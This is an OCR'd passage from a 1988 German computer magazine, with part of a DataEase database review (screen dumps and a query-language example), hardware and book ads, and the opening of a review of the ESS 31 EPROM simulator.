DataEase akzeptiert bis zu 255 Felder je Formular, von denen auf Wunsch jedes indiziert werden kann. Man kann jedes einzelne Feld mit unterschiedlichen Eigenschaften versehen: so läßt sich zum Beispiel eine Bereichsprüfung, eine Prüfung auf Einmaligkeit oder ein Eingabezwang vereinbaren. An dieser Stelle kann der Systemverwalter auch festlegen, ab welcher Zugriffsberechtigung ein Feld gelesen oder beschrieben werden darf.

Eine optische Orientierungshilfe bei der Dateneingabe kann man durch Wahl des Feld-Farb-Attributes geben.

Die genannten Feldtypen kann man nicht nur als Eingabefelder, sondern auch als abgeleitete Felder deklarieren, wobei dann etwa Rechenergebnisse, Informationen aus anderen Formularen oder Zählerstände ausgegeben werden können. Die Dateneingabe in solche Felder läßt sich explizit verhindern; wenn dem abgeleiteten Feld die Eigenschaft 'virtuell' zugewiesen wird, erfolgt keine Abspeiche-


Bei DataEase ist eine namentliche Anmeldung zwingend nötig – ein Beitrag zur Datensicherheit.

```
DATAEASE 2.5 Rel.3 *
Copyright DataEase International, Inc. USA. 1987
    Nur für begrenzte Vorführungen.                Seriennummer B-GM-0000006
    Eine Kopie von DataEase erhalten Sie bei Ihrem Händler oder Distributor

        D A T A E A S E  -  A N M E L D U N G

    Datenbankname ( A bis Z ): p

    Geben Sie Ihren Namen ein:        c't

    Nennen Sie Ihr Codewort:

Alt-F1HILFEF4ENDE DATENBANK  PROG.C: DATEND: DATUM29/03/88 ZEIT09:22:48
```

```
DATAEASE

        D A T A E A S E - H A U P T M E N

    1. Formulare definieren und ändern
    2. Daten eingeben und Kurzlisten
    3. Vollisten und Abfragen
    4. Datenbank-Wartung
    5. Datenbank-Hilfsprogramme
    6. Menüs und Verknüpfungen
    7. Systemverwaltung
    1 bis 7 AUF AB RETURN HOME END

F4 ENDE     DATENBANKP PROG.C: DATEND: DATUM29/03/88 ZEIT09:23:51
```

Erst wenn das System die namentliche Anmeldung akzeptiert hat, gelangt man in das Hauptmenü.

3.0



GFA-BASIC – ohnehin eine der leistungsstärksten BASIC-Versionen für den ST – ist jetzt in der neuen, von allen ST-Anwendern sehnlichst erwarteten Version 3.0 erhältlich. Neue Strukturanweisungen, Folding-Technik, zahlreiche Schleifenbefehle und eine höhere Geschwindigkeit ermöglichen nun eine noch effektivere Programmierung. Eine ideale Einführung in den gesamten Leistungsumfang dieses Interpreters und seiner Vorgänger findet der Anfänger in „GFA für Einsteiger". Vom einfachen Start bis hin zum ersten GEM-Projekt wird hier alles ausführlich und anhand praktischer Beispiele erläutert: Sprünge und Schleifen, Daten und Operationen, Prozeduren und Funktionen mit Parametern, Daten-Bearbeitung, Diskettenzugriff, Grafik und, und, und. Dazu die nötigen Tips für die Anpassung von GFA-2.0- auf GFA-3.0-Programme! GFA für Einsteiger hat ca. 250 Seiten und wird ab ca. 7/88 für DM 29,– erhältlich sein.

Wer noch tiefer in die professionelle Programmierung mit GFA-BASIC vorstoßen will, sollte mit dem großen GFA-BASIC-Buch arbeiten. Dieses Buch verleiht Ihnen den letzten Schliff mit all den nötigen Tips und Tricks. Anhand einer RAM-internen Dateiverwaltung lernen Sie diese mächtige Interpreter-Sprache professionell zu nutzen. And-Or-Verknüpfungen, mehrzeilige Suchvorgabe, Sortieralgorithmus, Nutzung der AES-Routinen zur Window- und Objektprogrammierung – alles, was Sie für eine professionelle Programmentwicklung unter GFA brauchen, können Sie hier praxisnah lernen und anwenden. Natürlich auch in diesem Buch eine ausführliche Beschreibung des GFA-Compilers und eine komplette Befehlsübersicht der Version 3.0! Das große GFA-BASIC-Buch – in der Neuauflage mit knapp 600 Seiten ab ca. 7/88 für DM 49,– erhältlich.

Nun könnte man meinen, wer mit dem großen GFA-BASIC-Buch gearbeitet hat, ist in Sachen GFA-BASIC absolut fit. Stimmt auch! Doch warum das Rad nochmal erfinden? Das große GFA-Programmierhandbuch bietet Ihnen für die eigentliche Programmentwicklung Lösungen, die Sie für Ihr Programm sofort verwenden können. So finden Sie hier die wichtigsten Standardalgorithmen aus nahezu allen Bereichen. Ob Sortier-Routinen oder Verketten von Feldern, ob bestimmte Algorithmen zur Textverarbeitung oder Dateiverwaltung, zu Grafikprogrammen oder zu mathematischen Berechnungen, auf über 400 Seiten zeigt Ihnen dieses Buch, wie Sie solche Probleme richtig angehen. Auf einer mitgelieferten Diskette finden Sie zusätzlich noch eine Reihe nützlicher Tools wie einen REM-Killer für GFA-BASIC oder ein Tool für ein automatisches Backup-System. Für DM 59,– können Sie sich somit jede Menge Ärger beim Programmieren sparen.

DATA BECKER
Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

EINSENDEN AN: DATA BECKER · MEROWINGERSTR. 30 · 4000 DÜSSELDORF 1

Hiermit bestelle ich für meinen ATARI ST

Name, Vorname

Straße

Ort

zzgl. DM 5,– Versandkosten unabhängig von der best. Stückzahl

c't 7/88

rung im Datensatz, sondern es erscheint eine immer neu berechnete Bildschirmausgabe.

Sollten sich die Anforderungen an eine Datei im nachhinein ändern, also nach dem Erfassen von Datensätzen, dann ist das bei DataEase nicht weiter schlimm. Alle beschriebenen Eigenarten, inklusive Anzahl, Lage und Länge der Felder, darf man beliebig oft verändern, im schlimmsten Fall ist ein Reorganisationslauf vorzunehmen, Datenverlust entsteht in keinem Fall.

Ansichten

Bei der Dateneingabe füllt man die Maske entsprechend den Vorgaben aus, wobei sich zwischen den Feldern und Seiten beliebig oft hin- und herspringen läßt. Durch Funktionstastendruck wird DataEase angewiesen, den Datensatz in die Datei aufzunehmen. Das geschieht aber nur dann, wenn alle Randbedingungen erfüllt sind, andernfalls liefert DataEase eine erklärende Fehlermeldung. Leider werden die Fehlermeldungen in einigen Fällen ohne Wollen des Anwenders teilweise wieder gelöscht – man muß dann raten, wo der Fehler lag.

Gewöhnungsbedürftig ist bei DataEase, daß ein abgespeicherter Satz nicht automatisch aus der Maske gelöscht wird.

Diesen Vorgang muß man jedesmal explizit einleiten, was jedoch nur dann vorteilhaft ist, wenn sich viele der einzugebenden Daten ähneln – man braucht nicht alles neu zu schreiben, sondern nur die Änderungen durchzuführen. DataEase bietet auch die Möglichkeit zur Eingabe in eine leere Maske über die Definition eines Standard-Datensatzes – beim Erfassen wird nach einem Funktionstastendruck die Maske mit dem Standard-Datensatz ausgefüllt, der durchaus leer sein kann.

In der Eingabemaske können auch die bereits vorhandenen Datensätze angezeigt und editiert werden. Im einfachsten Fall kann man sequentiell vorwärts und rückwärts durch die Datei blättern. Einfacher geht es mit der Vorgabe von Suchbegriffen in einem oder mehreren beliebigen Feldern. Dabei helfen die bekannten Wildcards '*' und '?'. Mehrere Feldeingaben werden von DataEase logisch UND-verknüpft, innerhalb eines Feldes lassen sich in Verbindung mit den Wildcards auch logische UND-, ODER- sowie NICHT-Verknüpfungen realisieren.

Gelistet

Irgendwann reicht es aber nicht mehr aus, Datensätze nur einzeln und nur in ihrer Eingabemaske zu betrachten. DataEase bietet daher zwei verschiedene Listenarten zur Darstellung: 'Kurzlisten' und 'Vollisten'.

Die Kurzlisten lassen sich quasi nach Tastendruck im Eingabeformular herstellen. Dabei wirkt der Name Kurzliste ein wenig untertrieben und kann sich allenfalls auf die Erstellungszeit beziehen. In Wirklichkeit ist die Leistungsfähigkeit dieser Listenart bereits in den meisten Fällen ausreichend. DataEase erstellt dabei fast selbständig Tabellen, Spalten oder Maskendrucklisten. Die Vorschläge von DataEase sind sehr brauchbar, können aber gegebenenfalls mit dem Bildschirmeditor abgeändert werden. Man sieht dadurch bereits vorher auf dem Bildschirm, was nachher der Drucker zu Papier bringt.

Bildschirm und Drucker sind nicht die einzigen Ausgabeeinheiten. Die Ausgabe kann auch zur Diskette beziehungsweise Festplatte geschickt werden. Dabei lassen sich verschiedene Formate, wie beispielsweise für Lotus 1-2-3 oder Symphony, vorgeben; aber auch eine ASCII-Datei, wahlweise mit fixer oder variabler Länge, ist realisierbar.

Die Möglichkeiten der Satzauswahl sind genauso einfach und mächtig wie im Edit-Modus. Zusätzlich können in jedem in Frage kommenden Feld Schlüsselwörter für 'aufsteigend sortiert' oder 'absteigend sortiert' oder 'Gruppenbildung' vorgegeben werden. Als Option wird eine gruppenweise oder vollständige Statistik über die selektierten und zur Auswahl gelangten Felder geführt. Im Bedarfsfall stehen also durch ein paar Tastendrücke auch Angaben über Summen, Mittelwerte, Minima, Maxima, Abweichung, Standardabweichung oder Standard-Fehler zur Verfügung.

Diese Listen kann man bei Bedarf abspeichern; die vorhandenen Listen lassen sich aus einem Menü heraus abrufen.

Viele Anwender sind also bereits mit den Kurzlisten bestens bedient beziehungsweise werden nicht einmal deren Möglichkeiten voll ausschöpfen. Vor allem die Option, nachträglich jede beliebige Änderung durchführen zu können, befreit vom Zwang der lange dauernden Detailvorbereitungen. Aber nach dem Motto 'Spezialisten leisten mehr' läßt sich mit etwas Einarbeitung aus DataEase noch mehr herausholen.

Volle Liste

Alternativ zu den Kurzlisten bietet DataEase die sogenannten 'Vollisten' an. Die Aus- und Eingaben werden im wesentlichen durch eine prozedurale Abfragesprache (DQL) festgelegt. Hierbei lassen sich Abfrageformulare erstellen, die vom eigentlichen Eingabeformular völlig unabhängig sind. Die Anwendung ist in einem interaktiven oder in einem Editor-Modus möglich, wobei der letztere einer Bedienung auf Kommandozeilenebene entspricht. Ähnlich wie bei einem aktivierten BASIC-Interpreter muß man wissen, was einzugeben ist, ansonsten kommt man über einen Syntax-Fehler nicht hinaus.

Es gibt eine 'niedrige' und eine 'hohe' Bedienebene. Die niedrige Ebene bietet geringfügig erweiterte Möglichkeiten der Kurzlisten, in der hohen Ebene (eine Umschaltung ist durch Tastendruck möglich) kann

```
FORMULARE

   M E N Ü   F O R M U L A R D E F I N I T I O N

    1. Formular definieren

    2. Formular anzeigen oder ändern

    3. Formular löschen

    4. Formular reorganisieren

   1 bis 4 AUF AB RETURN HOME END

Alt-F1HILFEF4ENDE DATENBANKA PROG.C: DATENC: DATUM30/03/88 ZEIT10:53:11
```

Über das Menü zur Formulardefinition gelangt man zum Definitionsteil.

```
FORMULAR big brother          (einfügen)
EINGABE, LÖSCHEN oder ÄNDERN drücken
     Feldname:                                  Personal-Nummer
     Feldtyp:                                   Nummer
     Ist dies eine formatierte Zeichenkette?    anderes Format
     Nummern-Format definieren: 0000-0000000
     EINGABE, ÄNDERN oder LÖSCHEN drücken zum Überspringen der restl. Fragen
     Besteht in diesem Feld Eingabezwang?                          Ja
     Erfordert dieses Feld schnellen (indizierten) Zugriff?        Ja
     Eindeutiges Feld?                                             Ja
     Erfordert dieses Feld eine Bereichsüberprüfung?               Nein
     Ist das Feld abgeleitet (berechn./such./zähl./Vorgabe)?       Nein
     Dateneingabe im Feld verhindern?           nein
     Kleinste Berechtigung zum Lesen:           Niedr.3
     Kleinste Berechtigung zum Ändern:          Halbl
     Hilfetext                                  50,10,15 Hier kann ein eigener,
feldspezifischer Hilfstext vorgesehen werden. Durch führenden Zahlen definieren
das Text-Ausgabefenster.
     Feld Anzeigeattribut:                      Hell 1


F2EINGABE F7LÖSCHEN F8ÄNDERN
```

man zusätzlich über weitere 54 DataEase-Funktionen verfügen. Zu den erweiterten Möglichkeiten zählen auch mathematische Funktionen oder Textfunktionen. Es dürfte klar sein – in der hohen Bedienebene wird programmiert; dabei stehen Befehle wie etwa if-then-else, while, fuer (nicht for!), break oder define zur Verfügung.

Mit QDL lassen sich einfach leichtverständliche Programme schreiben:

```
fuer Leute mit Monat(Geburtsdatum) = Monat(aktuelles Datum)
;
liste Datensaetze
Geburtsdatum;
Name.
```

Das Ergebnis: es werden alle in der jeweiligen Datei erfaßten Personen mit Geburtsdatum und Namen aufgelistet, falls sie im aktuellen Monat Geburtstag haben. 'Monat' ist eine Funktion, die aus einem Datum den Monat extrahiert.

Alle DataEase-Funktionen sind im 'Lexikon der Abfragesprache' (Teil des Handbuches) gut und mit Beispielen erklärt. Im Interaktiv-Modus läßt sich DataEase die Anwenderwünsche durch Menüauswahl mitteilen. Als Reaktion auf eine Menüwahl schreibt DataEase sofort den notwendigen QDL-Befehl auf den Bildschirm.

Im Editor-Modus erstellte QDL-Programme werden von DataEase vor der Ausführung geprüft, sie lassen sich nur dann als menüabrufbare Volliste abspeichern, wenn sie fehlerfrei sind. Ansonsten erfolgt ein erklärender Hinweis mit der Möglichkeit zur Fehlerbeseitigung. Leider werden auch bei den Vollisten gelegentlich die System-Meldungen überschrieben.

Das Ändern bereits bestehender Listen wird durch die Syntax-Prüfung, vor allem beim Einfügen von neuen Zeilen, komplizierter als notwendig. Neben den eigentlichen Datensatzfeldern und deren Abkömmlingen stellt DataEase auch fünf aktuelle Systemvariablen für die Listenausgabe zur Verfügung (Zeit, Datum, Seitenzahl, Position und Benutzer). Die Variable 'Position' gibt dabei aber nicht die Position innerhalb der Datei, also die Datensatznummer, wieder, sondern stellt lediglich einen Zähler für die Anzahl der jeweils ausgegebenen Datensätze dar.

Menüs nach Maß

Der Systemverwalter kann bei der Benutzerdefinition den künftigen DataEase-Anwender nicht nur hierarchisch einordnen, sondern auch für jeden Benutzer individuelle, erklärende Menüs festlegen. Wenn sich ein solcher Benutzer bei DataEase anmeldet, erscheinen bei jeder Funktion immer nur die Menüs, die speziell für den angemeldeten Benutzer vorgesehen wurden. Alle Standard-Systemauswahlen werden unterdrückt. So kann also auf einfachste Art eine Auswahl erstellt werden, die nur die Punkte enthält, die von einer bestimmten Person oder Personengruppe auch bearbeitet werden soll. 'Informatorische Rundgänge' durch alle Programmfunktionen werden so wirkungsvoll verhindert.

Die restlichen Programmteile von DataEase dienen zur Systemanpassung und zur Datenbankpflege. Hier kann man zum Beispiel Sicherungskopien der Datenbanken anlegen oder Druckerparameter ändern sowie Daten von anderen Programmen, etwa dBASE, übernehmen.

Fazit

DataEase ist ein einfach zu bedienendes Datenbankprogramm der oberen Leistungsklasse. Vor allem die vielen Detail-Optionen unterscheiden das Programm angenehm von Konkurrenzprodukten. Leider gibt es mehrere kleine 'Ungereimtheiten', die darauf schließen lassen, daß die vorliegende Version noch nicht ausgereift ist. Daher sind auch weitere, in den Tiefen von DataEase schlummernde Fehler nicht auszuschließen. Ein gänzlich fehlerfreies DataEase böte allerdings eine echte Alternative zu den bisher etablierten Datenbankprogrammen. (bw)

ct

MaWi Computer = Markenqualität zu MaWi – Preisen !

MaWi Soft GmbH

(0 45 32) 59 34

– Generalagent für Hi-Tech – MDS Agent für Norddeutschland –
– alle Netzwerklösungen – Softwareentwicklung – Leasing – Reparatur Full-Service –


(0 45 32) 59 34

2072 **Bargteheide bei Hamburg**
Heinrich-Hertz-Straße9, **Tel. 04532 / 5934**
Telex: 261166 mawi d, Fax.: 040/545262
Geöffnet: ab 9 Uhr, Montags ab 10 Uhr

6100 **Darmstadt**, Parcusstr. 21
Telefon: 06151 / 22980
Geöffnet: Mo. - Fr. 10 - 18 Uhr
Mittwochs nach Vereinbarung!

8000 **München 40**, Winzererstraße 96
Telefon: 089 / 304637
Geöffnet: ab 9 Uhr, Montags ab 10 Uhr

Rechner *	MaWi XT/S Student	MaWi XT/P1 Portabel	MaWi AT286-10 Desktop	MaWi B286-10 Bus-AT	MaWi T286-12 Bank	MaWi T286-10 CAD	MaWi T286-12 CAD-Plus	MaWi AT-P2 Portabel	MaWi AT-L1 Laptop	MaWi T286-16 Fast	MaWi X386-20 Art-2	MaWi AT386-P1 Portabel	MaWi T386-25 Defcon I	MaWi T386-30 Defcon IV
Landmark (MHz.)	4.0	1.9	13.3	10	14.7	16.0	16.8	16.8	10	20.3	26.7	20	25.5	30.4
Prozessor	8088-1	8088-2	286-10	286-10	286-12	286-10	286-10	286-12	286-10	286-16	386-16	386-16	386-20	386-20
Coprozessor-Sockel	8087	8087	287	287	287	287	287	287	287	287-Harris	287-8	287-8	387 (!)	387 (!)
Waitstate	0	1	0	1	1	0	0	0	0	0	0	0	0	0
Memory	640 KB	640 KB	1 MB	1 MB	1 MB	1 MB	1 MB	1 MB	640 KB	1 MB	2 MB	2 MB	2 MB	2 MB
Chip-Speed	120 ns	120 ns	120 ns	120 ns	120 ns	100 ns	80 ns	80 ns	120 ns	60 ns	100 ns	100 ns	100 ns	80 ns
Memory on Board aufr.	-	-	1 MB	1 MB	1 MB	4 MB	4 MB	4 MB	1 MB	4 MB	2 MB	2 MB	2 MB	2 MB
Memory-Splitting	-	-	640/384	640/384	640/384	640/384	640/384	640/384	640/384	640/384	640/1408	640/1408	640/1408	640/1408
EMS on Board	-	-	-	-	ja (!)	ja (!)	ja (!)	ja (!)	-	ja (!)	ja	ja (!)	ja	ja
ROM Setup	-	-	-	-	ja (!)	ja (!)	ja (!)	ja (!)	-	ja (!)	ja	ja	ja	ja
Passwortschutz	-	-	-	-	ja (!)	-	-	-	-	-	-	-	-	-
Turbo/Reset Taster	ja	-	ja	ja	-	ja	ja	-	-	ja	ja	-	ja	ja
Slots	5	8	8	8	8	8	8	8	0	8	8	8	8	8
max. Slimlineeinbau	4	4	3	3	6	5	6	2	2	6	4	2	5-6	5-6
Grafikkarte integr.	HGC+CGA	CGA	HGC	HGC	HGC	HGC	HGC	CGA	CGA	HGC	HGC	LCD	HGC	VGA
Multi I/O (Uhr on Board)	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/S/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr	S/P/G/Uhr
2. serielle Schnittst. opt.	ja	ja	ja	ja	ja	ja	ja	ja	ja	ja	ja	ja	ja	incl.
Kombi-Controller	Standard	Standard	HS 16-Bit	WD 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	HS 16-Bit	ESDI
TEAC Laufwerk 5 1/4"	360 KB	360 KB	1.2 MB	1.2 MB	1.2 MB	1.2 MB	1.2 MB	1.2 MB	12 MB	1.2 MB	1.2 MB	1.2 MB	1.2 MB	1.2/1.44MB
Festplatte	20 MB	20 MB	20 MB	20 MB	40 MB	40 MB	40 MB	20 MB	20 MB	40 MB	40 MB	40 MB	80 MB	150 MB
Harddisk-speed	65 ms	75 ms	35 ms	35 ms	28 ms	28 ms	28 ms	35 ms	75 ms	25 ms	28 ms	25 ms	28 ms	15 ms
Harddisk autopark	-	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)	ja (!)
Gehäuseart	Standard	Portabel	Standard	Super-Mini	TOWER	TOWER	TOWER	Portabel	Laptop	TOWER	Standard	Portabel	TOWER	TOWER
Monitor amber/sw	14"	LCD	14"	14"	14"	14"	14"	LCD	LCD	14"	14"	LCD	14"	14" VGA
Klick-Tast. (sep. Cur.)	MF2	eigen	MF2	MF2	MF2	MF2	MF2	eigen	eigen	MF2	MF2	eigen	MF2	MF2
Features: * technische Änderungen vorbehalten, Handbücher englisch!	Extrem schnell! CGA+HGC Controller on Board	Portabler XT mit 8 Steckpl. und 20 MB autopark Festplatte	10 MHz AT mit 640/384 RAM-Splitt. Schnelle Festplatte! Unser RENNER!	CPU-Card auf Bus-System, ideal für Netzwerke. Sehr klein! 640/384 RAM-Splitt.	Sicher d. Passwort-schutz! AT für wichtige Daten. Mit 40 MB Festplatte!	AT mit schnellem RAM, EMS und 40 MB Festplatte	Extrem schnell!! Mit EMS und im TOWER-Gehäuse	Portabler AT mit 12 MHz und 8 Steckpl. Schnelle Festplatte!	AKKU gepufferter Laptop für mobile Anwendungen. Autopark-Festplatte! - NEU -	Konkurrenz für jeden 80386! Extrem schnell d. 60 ns RAM.	Echte 32 Bit CPU + 20 MHz Quarz. TEST: Computer Persönlich 11/87	Schnell! Portable mit 80386-16 Prozessor + 20 MHz. Quarz.	AT 386, Tower-Version m. 80 MB HDisk, Landmark 25.5 MHz!	TOP 386, VGA-Grafik + 150 MB Hard-Disk! Einer der schnellsten! Landmark 30.4 MHz
Preis:	**2298,–**	**3498,–**	**3498,–**	**3998,–**	**4998,–**	**4998,–**	**5398,–**	**4999,–**	**6498,–**	**6598,-**	**8198,–**	**8098,–**	**9998,-**	**19998,–**
Garantie:	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr	1 Jahr



Probieren mit Simulieren

ESS 31: EPROM-Simulator für beliebige Rechner

Martin Ernst

Wer Software entwickelt, die in ROMs oder EPROMs ablaufen soll, etwa ein ROM-BIOS, der kennt das Problem während der Testphase: programmieren – EPROM brennen – testen – löschen und bei einem Fehler das Ganze noch einmal. Mit einem EPROM-Simulator wie dem ESS 31 der Firma Ertec geht das aber auch wesentlich einfacher.

Das Problem ist alt, und es gibt diverse einfache und preiswerte Lösungen, die Abhilfe schaffen sollen. Auf der anderen Seite gibt es die beinahe unübersehbare Anzahl von In-Circuit-Emulatoren, die anstelle der CPU in das Zielsystem eingesetzt werden – leider ist der Preis für solche Geräte meist unerschwinglich hoch, und für die reine Softwareentwicklung bieten sie eine Menge Funktionen, die man nicht unbedingt benötigt.

Genau diese Lücke soll der EPROM-Simulator ESS 31 füllen, der mit seinem Preis von etwa 2000 DM auch noch preislich interessant ist.

Das Gerät gibt es standardmäßig in zwei Versionen, für 8- oder 16-Bit-Datenbusbreite, wobei eine nachträgliche Aufrüstung auf 16 Bit ohne Probleme vorgenommen werden kann: sie besteht nur aus einer weiteren Test-Leitung.

Konzepte

Der EPROM-Simulator befindet sich in einem externen Gehäuse, das über ein Steckernetzteil mit Spannung versorgt wird. Das Gerät besitzt zusätzlich zwei Taster, mit denen man manuell den EPROM-Typ auswählen beziehungsweise ein Reset-Signal generieren kann.

Nach dem Einschalten durchläuft der interne Mikroprozessor ein Testprogramm, dessen korrekte Beendigung durch Blinken der LEDs angezeigt wird. Ist der Simulator zu diesem Zeitpunkt nicht mit einem Rechner verbunden, kann man nun über entsprechende Tastendrücke den EPROM-Typ auswählen.

Die Verbindung mit einem Host-Rechner erfolgt über eine serielle Schnittstelle, wobei sich der EPROM-Simulator automatisch auf die Datenrate des Rechners einstellt. Für die geplagten AT-Besitzer mit 9poligem Sub-D-Stecker liegt ein entsprechender Adapter zum Übergang auf 25 Pole bei. Ein hardwaremäßiges Handshake findet nicht statt, da die Daten mittels eines Softwareprotokolls übertragen werden, das im Handbuch beschrieben wird. Somit reicht eine vieradrige Leitung aus.

Durch die Anschlußmöglichkeit an die serielle Schnittstelle und das Fehlen der Hardware-Handshake-Leitungen dürfte es kaum einen Rechner geben, der den ESS 31 nicht ansteuern kann.

Auf der anderen Seite des Simulators wird eine EPROM-spezifische Fassung über eine 50polige Leitung, deren Leitungspaare verdrillt sind, angeschlossen. Die Leitungslänge von mehr als einem Meter dürfte ausreichen, um die Fassung auch an schwer zugänglichen Stellen einsetzen zu können.

In der Leitung befindet sich ein zusätzliches Kästchen, das Leitungstreiber enthält, so daß die Signale mit ausreichendem Pegel an den Pins der Testfassung anliegen. Mit Hilfe dreier Jumper auf diesem Kästchen wählt man auch aus, ob es sich bei dem simulierten EPROM um einen 24- oder 28poligen Typ handelt. Aber warum mußte hierfür unbedingt ein Jumper vorgesehen werden, der schnell verlorengehen kann? Ein Schiebe- oder Kippschalter könnte das gleiche wesentlich anwenderfreundlicher bewirken.

Schließlich muß man die Testleitung an Stelle der Original-EPROMs einsetzen, wobei einem die beigelegten IC-Fassungen als Adapter recht hilfreich sein können, falls der Einbauort so liegt, daß das Kabel nicht zur Seite weg verlaufen kann.

Software

Wer keinen IBM PC oder AT oder einen dazu kompatiblen Rechner sein eigen nennt, der hat jetzt Probleme: denn die Ansteuersoftware wird zur Zeit nur für IBMs und Kompatible unter MSDOS geliefert. Da aber das Softwareprotokoll im Handbuch beschrieben ist, dürfte es

Die Drucker von TOSHIBA.

Korrekter Ausdruck.

Wer Wert auf einen guten Computer legt, sollte auch einen Drucker besitzen, der kompatibel zu allen gängigen Systemen ist und Schnell- und Schönschrift vorbildlich druckt.
Mit eingebautem Traktor, Einzelblattzuführung, acht verschiedenen Schriftarten mit je über 100 Varianten bieten die Drucker von TOSHIBA alles, was ein moderner Drucker leisten sollte.

Besitzt einen 24-Nadel-Druckkopf mit einer Graphikauflösung von 360 x 360 Punkten pro Zoll, der P 341 SL von TOSHIBA.

BERATUNGSGUTSCHEIN

P321SL

P341SL

P351/2

Hier sehen Sie alle TOSHIBA Drucker auf einen Blick.
Um genau zu wissen, welcher der Richtige ist, sollten Sie sich beraten lassen.

Wenn Sie Informationsmaterial über die Drucker von TOSHIBA haben wollen, schicken Sie den ausgefüllten Beratungsgutschein bitte an TOSHIBA.
Oder wenden Sie sich direkt an einen autorisierten TOSHIBA Fachhändler, dort können Sie die Drucker auch im Original sehen.

Firma/Branche

Name

Straße

PLZ Ort

Telefon

CT 788/341

In Touch with Tomorrow

TOSHIBA

KOPIERER • COMPUTER • DRUCKER • FERNKOPIERER

TOSHIBA Europa (I.E.) GmbH, Bereich Deutschland, Abteilung Marketing IPS, Hammer Landstraße 115, 4040 Neuss.

EPROM-Simulator ESS 31

Simulierbare EPROM-Typen:	2716, 2732, 2764, 27128, 27256, 27512 8 bzw. 16 Bit
Zugriffszeit:	minimal 200 ns
Datenformate:	Intel HEX, Intel OBJ, Digital Research 8-Bit-ASM, Microsoft EXE, Tektronix HEX, Motorola 8-Bit-HEX
Datenschnittstelle:	RS-232 oder optional über Druckerschnittstelle
Mitgelieferte Software:	Programme zum Laden, Vergleichen, Berechnen der CRC-Prüfsumme und ein interaktiver Editor unter MSDOS
Prüfleitung:	1,5 m lange, paarweise verdrillte Flachbandleitung mit Pufferung bei 29poligem Stecker und 16 Bit. Option: zweites Kabel mit 28poligem Stecker
Stromversorgung:	Steckernetzteil
Größe:	250 x 110 x 25 mm (B x T x H)
Preise:	
8-Bit-Version:	1950 DM
16-Bit-Version:	2350 DM
Aufrüstung von 8 auf 16 Bit:	410 DM
Lader über Druckerschnittst.:	380 DM
Leitungen zur Simulation der EPRON-Typen 27513 und 27011:	690 DM
(Preise zuzügl. MwSt.)	
Anbieter:	Ertec GmbH, Erlangen

einem erfahrenen Programmierer nicht allzu schwer fallen, entsprechende Software zu entwickeln.

Mit Hilfe dieser Steuersoftware wählt man den betreffenden EPROM-Typ und überträgt die Daten in den Simulator, bei der MSDOS-Software ist wahlweise auch der Vergleich einer Datei mit den Daten im Simulator möglich.

Zu der MSDOS-Ausstattung gehört ein EPROM-Daten-Editor, mit dessen Hilfe es möglich ist, interaktiv einzelne Bytes von Dateien oder den EPROM-Simulatorinhalt zu verändern. Menügestützt spricht man dabei die verschiedenen Punkte zum Lesen, Schreiben oder Verifizieren an.

Mit einem weiteren Programm läßt sich eine CRC-Berechnung über den Inhalt des gesamten EPROM-Speichers durchführen.

Praxis

